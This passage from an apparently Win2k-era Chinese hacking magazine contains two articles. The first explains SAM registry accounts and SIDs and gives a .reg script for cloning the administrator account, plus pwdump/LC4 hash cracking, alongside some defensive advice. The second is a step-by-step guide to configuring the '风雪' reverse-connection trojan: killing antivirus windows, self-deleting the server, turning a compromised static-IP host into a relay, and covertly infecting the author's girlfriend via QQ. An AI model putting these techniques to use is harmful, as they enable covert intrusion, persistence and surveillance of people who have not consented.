


图 5




图 6

了解了注册表中存放用户的位置后，我们来学习一下如何用注册表来删除用户。删除用户时，先来到这个位置：

HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names。在这里可看到所有用户名，选中想删除的用户（如用户 python），先不要急着删掉，先注意该用户名项下的默认键值的数据类型。例如，我选中的 python 项下默认键值的数据类型为 0x1f4（图6），记录下这个值，然后删除这个用户名对应的项。

再来到这个位置：HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users。在这下面你会发现这里的项都是以一串数字命名的，注意这些数字的最后三位，找到和刚才记录的 0x1f4 这个值的最后三位相同的项，也就是查找名字以“1f4”为结尾的项。找到后删掉即可。

再用 net user 命令或到计算机管理中查看用户，都会发现该帐户已不存在了。

了解以上两点后，大家只要再稍动脑筋就会发现很多其他的知识点。从以上两点中，大家也应该能对注册表和用户之间的关系有个大概的了解。接下来，我们将进行下一个精彩部分。

4 用户的 SID

Win2k 中对用户的识别是基于 SID 的，不要小看这个东西，很神奇的。SID 的中文翻译为：安全标识符。

首先来说说如何获得用户的 SID，在 Win2k 的 resource kit 中有专门的 getsid 工具，可用来获取指定用户的 SID，格式为：getsid \\server1 account \\server2 account。

这个工具可用来获得任何计算机上的任何一个指定用户的 SID。不过，一般情况下，我们最常见的则是在本机上查看当前用户，那么我们用 whoami.exe 这个工具就可以了。使用方法为：whoami /user /sid，在结果中会显示当前用户名和用户的 SID（图7）。




图 7

下面我们来说说用户 SID 要注意的一些东西：

1. 一个 SID 可用来标识该用户属于哪些组。如果机器在域中（或是更大的范围）的话，SID 还可做更详细的定位。

2. 系统中任何一个用户的 SID 均唯一，即使重建一个与已删除的用户帐户相同的帐户，也不可能让新建的帐户和原帐户拥有同样的权限（除非你手动重新设置）。

3. 系统通过 SID 来判断用户并分配相应的权限。

4. 系统创建用户过程中，不可能给任何两个或更多的用户分配相同的 SID（不过手动可以实现）。

5. 记住两个尾数特殊的 SID：第一个是 administrator 的 SID，尾数为 500；第二个则是 guest 的 SID，尾数为 501。

常见的问题差不多就这四条了。关于 SID，就说这么多了。

5 和用户帐户有关的 hack

大部分人在入侵完成后，都会做个后门，相信做后门时在用户帐号上动手脚的人不少吧！这里，我简单地讲几种常见的利用帐号进行入侵的方法及相应的防范措施。

直接建立管理员帐号

入侵完成后，建立一个管理员帐号，以便日后使用。有的人在建立帐号时很有特色，居然把用户名叫“hacker”或“hack”……狂晕！你以为管理员得了非典住院了，倒！针对这种后门，一个 net use 命令就可搞定它。

获得 administrator 密码

一般在两种情况下获得 administrator 的密码。

第一就是弱口令，这实在是无语了……如果你的机器还有弱口令的话，那么，你绝对不配做一个管理员；第二种情况是在一些特定情况下出现，那就是破解 administrator 口令，一般都是通过获得 SAM 文件或使用 pwdump 一类的工具 dump 散列，然后用 LC4 来跑密码。

针对通过获得 SAM 来破解的方法，防范方法比较简单。只要对 C 盘（这里我默认 Win2k 系统安装在 C 盘）进行严格的权限设置（除管理员外，谁都不能访问该盘），那么入侵者就很难获得了。然后再给你的 administrator 加个强点的口令，呵呵！基本上万无一失。

pwdump 一般是在什么情况下用呢？一般在获得了 admin 或 system 权限后（注意，只是获得权限而已，没有获得 administrator 的密码）会这样做。这种方法弥补了利用破解 SAM 获得 administrator 密码的不足之处。也就是说，只要能获得足够的权限，即使对方对 C 盘进行了权限设置，我们还是可以 dump 到 administrator 的密码散列的。例如，我们通过溢出，获得了 system 权限，上传个 pwdump 来获得散列，然后破解，这就是个不错的思路。

那么，这种方法怎么防御呢？很简单，经常打补丁，不要让对方轻易获得 system 或 admin 的权限。这是很容易做到的，看你够不够勤快了！

clone 帐号

clone 帐号的方法常见有以下两种：

（1）利用注册表来克隆 administrator 密码

打开记事本写上以下内容：

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\user_name]
@=hex(1f4):
```

LOOK 注意 脚本最后一行至少包含一个回车

将 user_name 部分改为要克隆的用户名，存为 copy_user.reg 。这时，我们运行它，成功导入后，克隆的帐号将拥有和 administrator 一样的配置，其中包括密码。因此，要这样克隆的话，需要知道 administrator 的密码。

如果不幸被人用这种方法 clone 了帐号，如何发现？很简单，这个方法的原理就是修改用户的 SID 尾数为 500，还记得 500 这个数吗？它是管理员的 SID 特有的尾数啊！如果发现有两个用户的 SID 的尾数都为 500 的话，呵呵，肯定有问题了。建议大家经常查看每个用户的 SID。

（2）使用软件 clone 帐号

常见的 clone 帐号软件就是小榕的 CA 了。使用 CA 克隆下来的帐号的 SID 不会改变，可以说是防不胜防。但防御方法也不难，因为在 CA 的过程中，要用到 administrator 的密码，所以，只要加强用户的密码强度，系统不要有漏洞，另外，那些没用的帐号该停的就停掉，这种事就肯定不会发生了。

帐号被黑的常见情况就这几种，防御方法都很简单，只要大家勤快一点，绝对不会被入侵者得逞的。

好了，关于 Win2k 的帐号问题就说这么多，如果大家还有问题，可到 http://www.caiker.net 的论坛上直接找我，随时等待大家赐教 ^_^。

国产反弹木马新星——木马风雪

小鱼儿

风雪是最近几个月才出现的一匹新木马，这个木马比冰河、黑洞、灰鸽子毫不逊色。从风雪身上可感觉到他的作者不是一贯沿袭前人作品风格的人，而是有自己的想法。这些都可从风雪的一些功能中体会到。下面我就用一次详细入侵来教大家使用风雪木马。

在此我想说明一下，使用木马的目的不是叫大家去入侵更多的主机，笔者只是想让大家了解木马的特性，从而使自己学会如何防范和清除。我个人一向认为家庭电脑的安全不是靠几个杀毒软件和防火墙就可解决的，个人的安全主要靠意识！

1 基本原理

风雪虽然也是一个反弹木马，但它的配置却比所有反弹端口木马简单得多，甚至比用域名做中转的反弹木马灰鸽子还要简单。因为它的反弹原理与众不同，网络神偷是用FTP主页空间，灰鸽子是用域名或者网页，台湾的peep也是用网页，而木马风雪则是用另一台电脑的静态IP做中转。配置上只需要二、三步，既不需要去购买主页空间，也不需要去申请二级域名，只用找一台静态IP地址的机器，让它运行一个文件即可一劳永逸的建立一个中转机了。

它和以往的反弹木马原理一样，都是通过一个“中转站”来搜集肉鸡IP地址，继而将他们的地址提供给客户端，连接顺序还是服务端主动连接客户端，这也是所有反弹木马能够突破防火墙的基本原理。但以往的反弹木马进行连接之前，都要先提供自己的IP给“中转站”，也就是要进行“刷新动态IP”，而风雪与其他反弹木马都不同，它是采用直接连接“中转站”，也就是把“中转站”当作一个服务端来连接，而且这个“中转站”也像普通服务端一样要输入端口和连接密码，然后一次性获取所有在线肉鸡的资料。这样，等于连接、刷新IP两个步骤一次完成，使用者只需像连接普通木马一样使用即可，没有复杂的配置，从这一点就可看出风雪闪亮之处的一角。

2 配置服务端

以上是木马风雪的基本原理，我讲出来主要是方便高层读者理解，给未来的木马编写者提供一个编写思路，普通读者只需了解即可。

首先把下载的风雪文件解压到一个文件夹里，里面有三个文件。其中，client.exe是客户端，其他为说明文件。风雪的服务端是由客户端直接生成的，这样的设计避免了一些菜鸟误运行服务端而导致自己中了木马（木马冰河当年如黄河泛滥的一个重要原因就是服务端和客户端是放在一起的两个文件）。

运行客户端client.exe，会出现图1所示的界面，这就是风雪的主界面，看起来非常友好。最上面一排图标和左边的“控制命令”、“记录命令”、“设备命令”、“网络命令”、“其他命令”都属于风雪的控制台部分，它们的作用就是使你能对被控制者进行各项操作。下面就让我来实际操作一番，操作对象就是我女朋友，呵呵！




图 1

首先，我在QQ上通过传送文件把木马服务端发给她运行。啊！忘记先配置要发送的服务端了，大家可不要犯我这样的错误哦！好在配置步骤非常简单，三两下就可轻松完成。点击左上角的“文件→服务端配置”或直接点击界面最上面一排图标中的“配置”，出现“风雪服务端配置向导”（图2）。




图 2

默认选择为第一项，这是配置普通连接服务端的地方，我们可直接点“下一步”，进入到配置界面2，默认的端口密码都给你写好了，你可改成自己想要的端口和密码，右边还有三个已经打上勾的可选项，如果选上“自动关闭防火墙”，那么须在下面填上要关闭的窗口名称（记住：是窗口名称，不是进程名称也不是程序名称，当然也有少数程序三个名称是一样的，比如QQ）。这里有个小技巧：我们可以只写一个关键字“毒”，这样可关闭大多数的国产杀毒软件，哪个杀毒软件窗口没有毒字的？如果把“执行后自动删除”打勾，别人运行服务端后它就会自动消失。最后一个“执行后自动共享系统盘”我建议不选，容易暴露木马（自己的机器无端多了一个共享根目录谁不会警觉？）。填好后如图3所示。




图 3

再点“下一步”，出现完成界面（图4），到此服务端的配置就完成了，很简单吧！



图 4

这时风雪的目录中会多出一个文件ipserver.exe，这就是我们刚配制好的服务端。如果有些朋友还是觉得配置太麻烦，也可连续点击两次“下一步”和“完成”。这样，等于使用风雪默认的服务端配置，也不会影响风雪的使用，建议木马初学者可这样偷懒，但最后还是改个连接密码，以防他人也可以连接。

3 配置静态IP反弹

一般来说，风雪现在就可使用了，但上述配置只能用在普通连接上，这个木马的最闪亮之处“静态IP反弹”还没配置呢。接下来我们还要配置好“中转站”，也就是作者所说的“IP通知服务器”。

重新回到主界面，还是点击刚才的“配置”，这时我们选择第二项（图5）。下一步还是配置端口和密码（注意：此处所填的端口一定要与刚才配置服务端时所填的端口一样）。




图 5

配置好后点“下一步”，弹出窗口下面有段提示：“‘基于静态IP反弹型的服务端’的端口要与‘IP通知服务器’的端口一致”。作者放在这个界面说这句话未免有点晚了，如果前面恰好改了端口，现在还得返回“上一步”去改成一致。此处的静态IP地址填写你拥有的“中转站”地址，如果你手里有一台肉鸡IP是静态的，如IP为218.24.78.207，那么就将此IP填入空白处，因为我是在局域网中说明，所以填的是127.0.0.1，如图6。




图 6

再点击“下一步”完成，文件夹又会多一个文件——reserver.exe，这个文件就是给你的“IP通知服务器”运行的。运行它后，一台普通静态IP肉机就成了你用来搜集无数肉鸡IP的“中转站”了。到此风雪的所有配置都完成。




图 7

在一台静态IP机器上运行了reserver.exe，并在一台或多台任意机器上运行了ipserver.exe后，就可体会它的静态IP反弹功能了。在风雪主界面填写“IP通知服务器”的地址和密码，点击连接，显示连接成功，并且出现磁盘列表（图7）。




图 8

再点击左上角的“文件→获取在线IP”，(图8)，出现肉机列表（图9）。“IP地址”就是肉鸡的真实地址，“监听连接IP”就是“IP通知服务器”的地址，在你想要连接的肉机名字上单击鼠标左键，点击“服务端连接”（图10），等大约10秒钟（也许时间会更长一点），我们就连上要连的肉鸡了（图11）。然后就可进行各项功能操作。




图 9




图 10




图 11

4 入侵实例

接下来，笔者以入侵女朋友的机器为例，来给大家说明风雪的各项功能是如何发挥作用的。

1. 控制命令

